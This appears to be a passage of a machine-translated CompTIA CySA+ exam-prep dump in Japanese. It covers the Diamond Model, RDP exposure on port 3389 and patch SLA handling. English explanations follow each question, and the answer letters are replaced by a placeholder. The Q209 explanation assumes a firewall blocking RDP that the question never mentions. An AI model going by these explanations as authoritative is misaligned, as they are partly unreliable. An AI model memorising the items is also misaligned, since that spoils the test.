脅威アクターの行動を伝達するために一般的に使用される 4 つのコンポーネントのフレームワークは次のうちどれですか?
A. ストライド
B. 侵入分析のダイヤモンド モデル
C. サイバーキルチェーン
D. マイター攻撃&CK
正解: **(**正解を表示します**)**

The Diamond Model of Intrusion Analysis is a framework that describes the relationship between four components of a cyberattack: adversary, capability, infrastructure, and victim. It helps analysts understand the behavior and motivation of threat actors, as well as the tools and methods they use to compromise their targets12. References: Main Analytical Frameworks for Cyber Threat Intelligence, section 4; Strategies, tools, and frameworks for building an effective threat intelligence team, section 3.

質問**: 209**
境界ネットワーク内の Web サーバーのスキャン中に、ポート 3389 経由で悪用される可能性のある脆弱性が特定されました。Web サーバーは WAF によって保護されています。この脆弱性に関連する全体的なリスクの変化を最もよく表しているのは次のうちどれですか?
A. ネットワーク ファイアウォールが使用されているため、リスクは変わりません。
B. RDP がファイアウォールによってブロックされるため、リスクは減少します。
C. Web アプリケーション ファイアウォールが設置されているため、リスクは減少します。
D. ホストが外部に面しているため、リスクが増加します。
正解**: (**正解を表示します**)**
Port 3389 is commonly used by Remote Desktop Protocol (RDP), which is a service that allows remote access to a system. A vulnerability on this port could allow an attacker to compromise the web server or use it as a pivot point to access other systems. However, if the firewall blocks this port, the risk of exploitation is reduced.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 2: Software and Systems Security, page 67; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 3: Software and Systems Security, page 103.

質問**: 210**
脆弱性スキャン中に、いくつかの重大なバグが特定されました。SLA リスク要件では、すべての重大な脆弱性を 24 時間以内に修正する必要があります。資産所有者に通知を送信した後、計画された定期的なシステム アップグレードのため、パッチを展開できません。バグを修正するための最適な方法はどれですか。
A. アップグレードを再スケジュールし、パッチを展開する
B. パッチをインストールから除外する例外をリクエストする
C. リスクレジスタを更新し、SLAの変更をリクエストする
D. インシデント対応チームに通知し、脆弱性スキャンを再実行します。
正解**: (**正解を表示します**)**
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.